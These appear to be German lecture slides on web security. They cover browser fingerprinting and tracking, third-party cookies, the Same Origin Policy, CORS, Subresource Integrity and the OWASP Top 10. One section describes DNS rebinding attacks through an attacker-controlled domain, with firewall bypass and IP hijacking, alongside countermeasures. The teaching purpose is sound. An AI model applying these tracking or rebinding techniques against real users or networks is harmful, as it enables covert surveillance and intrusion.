
- „Cookie-Diebstahl“ per Cross-Site-Scripting (XSS)
 - Cookie-Missbrauch per Cross-Site-Request-Forgery (CSRF)
 - User Tracking

Feature „State Partitioning“ in Firefox sorgt für Trennung
https://developer.mozilla.org/en-US/docs/Web/Privacy/Guides/State_Partitioning




Tracking durch Cookies (und andere Methoden)

- Möglichkeiten:
 - *Third-Party Cookies*: von Drittanbietern (z.B. über eingebettete Anzeigen, Skripte, iFrame, Tracking-Pixel)
 - (Re-)Identifizierung des Browsers selbst bei gelöschten Cookies möglich:
 - Kombination von *Browser-Merkmalen* (*Version, Sprache, Fonts, ...*)
 - *Canvas Fingerprinting* (Canvas ist HTML5-Feature, um Grafiken und Animationen auf Webseiten zu zeichnen): Rendering variiert [<https://browserleaks.com/canvas>]
- ... sogar Browser-übergreifendes Fingerprinting des Betriebssystems machbar per WebGL [[Cao/Li/Wijmans 2017](#), [Laor et al. 2022](#)]
- auch ohne JavaScript, nur mit HTML+CSS möglich [[Lin, Xu, et al. 2023](#)]
- Missbrauch des Caching-Mechanismus *Etag* durch individuelle Werte




Verkettung von Internet-Aktivitäten

- Visualisierung: Firefox-Erweiterung Lightbeam
<https://lightbeam.chikl.de/start/>



Was lässt sich über Ihr System in Erfahrung bringen?

- Testen Sie es selbst via:
 - <https://coveryourtracks.eff.org>
 - <https://www.amiunique.org>
 - <https://fingerprintjs.github.io/fingerprintjs>
 - <https://www.deviceinfo.me>
(zB. auch Sensoren mobiler Geräte)
 - <https://browserleaks.com>



Beispiel: Cover Your Tracks (alte Version)

Your browser fingerprint **appears to be unique** among the 250,273 tested so far.

Currently, we estimate that your browser has a fingerprint that conveys **at least 17.93 bits of identifying information**.


The measurements we used to obtain this result are listed below. You can [read more about our methodology, statistical results, and some defenses against fingerprinting here](#).

Browser Characteristic	bits of identifying information	one in x browsers have this value	value		
Limited supercookie test	0.35	1.27	DOM localStorage: Yes, DOM sessionStorage: Yes, IE userData: No		
Hash of canvas fingerprint	9.7	834.24	Time Zone	2.0	3.99
Screen Size and Color Depth	4.9	29.94	DNT Header Enabled?	0.84	1.79
			HTTP_ACCEPT Headers	8.05	264.56
			Hash of WebGL fingerprint	8.3	314.81
			Language	4.14	17.66
			Agency FB, Aharoni, Algerian, Andalus, Angsana New, AngsanaUPC,		

Tor Browser

Download:

<https://tor.eff.org/>



Within our dataset of several hundred thousand visitors, only **one in 9635.12** browsers have the same fingerprint as yours.



Currently, we estimate that your browser has a fingerprint that conveys **13.23 bits of identifying information**.

The measurements we used to obtain this result are listed below. You can **read more about our methodology, statistical results, and some defenses against fingerprinting here**.

Browser Characteristic	bits of identifying information	one in x browsers have this value	value
Limited supercookie test	0.35	1.27	DOM localStorage: Yes, DOM sessionStorage: Yes, IE userData: No
Hash of canvas fingerprint	4.91	30.07	a273d6a847f0e2a57fa0161158f12fed
Screen Size and Color Depth	8.44	346.97	1000x700x24
Browser Plugin Details	1.66	3.16	undefined
Time Zone	3.34	10.1	o
DNT Header Enabled?	0.84	1.79	True
HTTP_ACCEPT Headers	4.01	16.15	text/html, */*; q=0.01 gzip, deflate en-US,en;q=0.5
Hash of WebGL fingerprint	2.6	6.04	00000000000000000000000000000000
Language	0.78	1.71	en-US
System Fonts	7.69	205.84	Arial, Courier, Geneva, Georgia, Helvetica, Helvetica Neue, LUCIDA GRANDE, Monaco, Tahoma, Times, Times New Roman, Verdana, Wingdings 2, Wingdings 3 (via javascript)
Platform	1.31	2.48	Win32

Aktuelle Entwicklung: Ende der 3rd Party Cookies

- Apple **Safari**: bereits seit 2017 unterbunden
- Google **Chrome**:
 - Testphase ab 1/2024 für Ausstieg
 - temporäres Erlauben von 3rd Party Cookies auf einzelnen Webseiten möglich
 - allerdings Rückzug in 5/2025: keine separate Einwilligung für 3rd Party Cookies
- Wegfall der Unterstützung von 3rd Party Cookies bedroht Geschäftsmodell für Online-Werbung
- Alternativvorschlag von Google: „**Topics API**“:
 - Browser wertet Verlauf aus, erkennt relevante Themen (Top 5 aus ca. 350), teilt sie Webserver zufällig mit, dieser kann passende Werbung ausspielen
 - dennoch kann Kombination von Topics gewisse Informationen über User preisgeben²³



Google-Vorschlag Topics API

Googles neue Topics API – So erfolgt das Matchen mit den Nutzerinteressen

FELDM

Quelle: <https://www.feld-m.de/googles-floc-versus-topics-alter-wein-in-neuen-schlaeuchen/>




Untersuchung zu Einsatz von Topics API [Verna et al. 2024]:
<https://conferences.sigcomm.org/co-next/2024/files/papers/p48.pdf>

3. ■ Java Script-Sicherheit

- **Ziel:** Ausführung von Skript-Code in einer Webseite soll ermöglicht werden, ohne Sicherheit des Systems zu gefährden
- **Methode:** Ausführung in Sandbox
 - Isolation von Umgebung: nur Zugriff auf Objekte des Browsers, aber nicht Dateisystem möglich (Ausnahme: HTML-Element für Dateiupload)
 - sicherheitsrelevante Browserfunktionen sind geschützt (Historie, Zwischenablage auslesen ...)
 - beschränkter Zugriff auf andere Webseiten durch **Same Origin Policy (SOP)** als zentrales Sicherheitskonzept für clientseitigen Code
- **Probleme:**
 - formale Definition der SOP existiert nicht, Spezifikation unvollständig,
 - daher keine einheitlichen Implementierungen, vgl.
[Schwenk et al.: Same-Origin Policy: Evaluation in Modern Browsers, USENIX Security 17]
Übersicht: <http://your-sop.com>
 - Grundlage: „The Web Origin Concept“ [RFC 6454]
 - Konzept der „Origin“ bei JavaScript abweichend von Cookies

Same Origin Policy

- untersagt Zugriff auf Objekte, die nicht von derselben „Origin“ stammen
- **Kriterium:** Protokoll + Hostname + Port müssen übereinstimmen
 nicht IP-Adresse !
- **Bsp:** Skript von **http://www.example.com/dir/page.html** versucht Zugriff auf ...

Compared URL	Outcome	Reason
http://www.example.com/dir/page2.html	Success	Same scheme, host and port
http://www.example.com/dir2/other.html	Success	Same scheme, host and port
http://username:password@www.example.com/dir2/other.html	Success	Same scheme, host and port
http://www.example.com:80/dir/other.html	Success	Most modern browsers implicitly assign the protocol's default port when omitted. ^{[6][7]}
http://www.example.com:81/dir/other.html	Failure	Same scheme and host but different port
https://www.example.com/dir/other.html	Failure	Different scheme
http://en.example.com/dir/other.html	Failure	Different host
http://example.com/dir/other.html	Failure	Different host (exact match required)
http://v2.www.example.com/dir/other.html	Failure	Different host (exact match required)
data:image/gif;base64,R0lGODlhAQABAAAAACwAAAAAAQABAA=	Failure	Different scheme

Same Origin Policy-Regeln

- **eingebundene Skripte Dritter** gelten als vertrauenswürdig bzgl. SOP:

```
<script src="fremdeseite.de/script.js" />
```

sorgt dafür, dass script.js die Origin meineseite.de zugewiesen bekommt

-> Problem: meineseite.de kann Inhalte von fremdeseite.de aber nicht kontrollieren, fremdeseite.de kann weitere Skripte einbinden

- Parameter **document.domain** kann auf ein Suffix des eigenen Domainnamens gesetzt werden, um Austausch zwischen zwei Skripten zu ermöglichen:

Voraussetzung: beide Skripte auf

<http://foo.example.com> und <http://bar.example.com> setzen

```
document.domain = "example.com"
```

-> Problem: auch <http://evil.example.com> kann mitmachen

- SOP lässt aber weiterhin ausgehende *Requests* zu beliebigen Domänen zu (auch wenn auf *Response* nicht zugegriffen werden kann)

Subresource Integrity (SRI)

- häufig betten Webseiten neben Skript-Bibliotheken weitere Inhalte von Dritten (etwa content delivery networks/CDNs) ein, z.B. Fonts oder Stylesheets
- über den Mechanismus "Subresource Integrity" (<https://www.w3.org/TR/SRI/>) lässt sich verhindern, dass per `<script>` oder `<link>` eingebundene Dateien unbemerkt verändert oder ausgetauscht werden

- Funktionsweise: Attribut mit Hashwert

```
<script  
src="https://cdnjs.cloudflare.com/ajax/libs/angular/12.2.16/core.u  
md.min.js" integrity="sha512-  
FF+Hgoenar/13JLINGu9aOgNyehtxKf9pP4VUmYC1DwZ3aTY10/10nTELpvin4CS8L  
ikmTjEasjszlEapnN2+g=="></script>
```

- Bsp: cdnjs.com

<https://cdnjs.cloudflare.com/ajax/libs/angular/12.2.16/core.umd.min.js>



Copy SRI Hash

- Achtung: datenschutzrechtlich ist Einbindung von Google Fonts von Google-Server ohne Einwilligung unzulässig (Urteil LG München, 2022)

<https://www.ra-plutte.de/lg-muenchen-dynamische-einbindung-google-web-fonts-ist-dsgvo/>

Asynchrone Kommunikation per XMLHttpRequest

- AJAX = Asynchronous JavaScript and XML:
 - Client kann Webseite ohne vollständiges Neuladen aktualisieren,
 - Daten zum Server schicken und von dort empfangen
- **älterer Mechanismus: XMLHttpRequest (XHR)**

```
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
        // Typical action to be performed when the document is ready:
        document.getElementById("demo").innerHTML = xhttp.responseText;
    }
};
xhttp.open("GET", "filename", true);
xhttp.send();
```

Beispiel aus [https://www.w3schools.com/xml/xml_http.asp]

Asynchrone Kommunikation per Fetch API

- **neuerer Mechanismus: Fetch API**

```
async function loadData() {  
    let response = await fetch("missing.json");  
  
    if (!response.ok) {  
        console.log("HTTP Error:", response.status);  
        return;  
    }  
  
    let data = await response.json();  
    console.log(data);  
}  
  
loadData();
```

Beispiel aus [https://www.w3schools.com/js/js_async_fetch.asp]

DNS Rebinding-Verwundbarkeiten

nicht mehr relevant

- **Multiple A Records** (mehrere IP-Adressen für einen Hostname eingetragen)
 - Client lädt *Java Applet* von attacker.com
 - Applet kann Socket-Verbindung zu Opfer-IP-Adresse aufbauen, wenn attacker.com im DNS entsprechend zu IP-Adresse aufgelöst wird
 - > Anfälligkeit früherer Java-Versionen, verhindert durch Einschränkung auf IP-Adresse, von der Applet geladen wurde
- **Time-Varying DNS** (DNS-Eintrag ändert sich kurzfristig)
 - Client lädt HTML-Seite mit JavaScript von attacker.com,
 - stellt dazu DNS-Request, den Server mit kurzer TTL (time to live) beantwortet, um Caching durch Client zu verhindern
 - DNS-Server setzt nach Laden der HTML-Seite die Zuordnung attacker.com -> Opfer-IP-Adresse
 - > JavaScript erlangt lesenden Zugriff per Frame oder XMLHttpRequest auf Opfer-IP-Adresse

[Quelle: Jackson et al. <http://crypto.stanford.edu/dns/dns-rebinding.pdf>]

Angriffe durch DNS Rebinding und DNS Pinning


- Angriffsmöglichkeiten durch DNS Rebinding:
 - **Umgehung der Firewall** („untersuche“ das interne Netzwerk des Clients, Zugriff auf interne Systeme, Drucker etc., Ausnutzung von Schwachstellen)
 - **Hijacking der IP-Adresse des Clients** (und Nutzung als Ausgangspunkt für Angriffe mit verschleiertem Ursprung, Umgehung IP-basierter Authentifikation, Click Fraud, Spam)
- [Jackson et al. 2009] zeigten, dass durch Buchung einer Flash-Anzeige für \$100 Hijacking von ca. 100.000 IP-Adressen möglich war
- Gegenmaßnahmen:
 - **DNS Pinning:** Browser halten aufgelöste IP-Adresse eine Zeit lang im Speicher (einige Minuten), ohne für weitere HTTP Requests erneut DNS-Request zu stellen
 - **kurze TTLs ablehnen**
 - **Firewall:** keine externen DNS-Antworten für interne IP-Adressen akzeptieren

Kontrollierte Lockerung der SOP

- in bestimmten Fällen kann es erforderlich sein, dass per JavaScript eben doch Inhalte von einer anderen Origin geladen werden müssen
- realisierbar via: *Cross-Origin Resource Sharing (CORS)*
<https://fetch.spec.whatwg.org/#http-cors-protocol>

- Bsp: per JavaScript soll von anderer Seite WebFont oder Bild geladen werden

-> SOP erlaubt dies nicht



Cross-Origin Resource Sharing (CORS)

- „**simple requests**“ (ohne vorherige Prüfung per HTTP-Anfrage):
 - Skript sendet Cross-Origin-Anfrage an <https://bar.other> per GET oder POST (wobei nur bestimmte Header und Content-Types zulässig sind)
 - Browser fügt Header hinzu: Origin: <https://foo.example>
 - Browser erlaubt Ausnahme von SOP abhängig vom Response-Header Access-Control-Allow-Origin
 - Skript hat dann Zugriff auf angefragte Ressource



Cross-Origin Resource Sharing (CORS) – Forts.

„**preflighted requests**“ mit vorhergehender OPTIONS-Anfrage (ohne Nutzdaten)

vorgeschrieben zB. bei

- besonderen Request-Types (PUT, DELETE)
- bestimmten Content-Types (zB. text/xml)
- selbst-gesetzten Request-Headern (im Bsp: X-PINGOTHER)

Preflight request

```
OPTIONS /doc HTTP/1.1
Origin: https://foo.example
Access-Control-Request-Method: POST
Access-Control-Request-Headers: X-PINGOTHER, Content-type
...
```

```
HTTP/1.1 204 No Content
Access-Control-Allow-Origin: https://foo.example
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: X-PINGOTHER, Content-Type
Access-Control-Max-Age: 86400
...
```

Main request

```
POST /doc HTTP/1.1
X-PINGOTHER: pingpong
Content-Type: text/xml; charset=UTF-8
Origin: http://foo.example
...
```


```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://foo.example
Vary: Accept-Encoding, Origin
Content-Encoding: gzip
Content-Length: 235
...
```

```
const xhr = new XMLHttpRequest();
xhr.open("POST", "https://bar.other/doc");
xhr.setRequestHeader("X-PINGOTHER", "pingpong");
xhr.setRequestHeader("Content-Type", "text/xml");
xhr.onreadystatechange = handler;
xhr.send("<person><name>Arun</name></person>");
```

4. Risiken in Web-Anwendungen

- Klassifikation gemäß Open Web-Worldwide Application Security Project, Top 10-Liste seit 2003, zuletzt aktualisiert 2025: <https://owasp.org/Top10/>
- Methodik:
 - 12 Kategorien per umfangreicher Datensammlung bei Sicherheitsfirmen:
 - Häufigkeit des Auftretens in der Praxis (Blick in die Vergangenheit)
 - Schwachstellen klassifiziert gemäß CWE / Common Weakness Enumeration, <https://cwe.mitre.org/>, (589 Typen) Zusammenfassung OWASP-Kategorien
 - 2 Kategorien per Community-Befragung (besonders kritische oder kommende Bedrohungen)
 - Zusammenführen zu 10 Kategorien
 - grobe Priorisierung nach Kombination aus Häufigkeit und Schwere mit Metriken *exploitability* (wie leicht lässt sich Schwachstelle ausnutzen) und *impact* (Schwere der Auswirkungen) aus zugehörigen CVE-Einträgen (Common Vulnerabilities and Exposures, <https://nvd.nist.gov/>)
- Ziel: Sensibilisierung von Entwickler/innen

Top10 Übersicht



Veränderungen:

- A10:2021 SSRF hinzugefügt zu A01:2025 Broken Access Control
- **neu:** A03:2025 Software Supply Chain Failures
- **neu:** A10:2025 Mishandling of Exceptional Conditions
- sowie Umordnungen

A01:2025 Broken Access Control

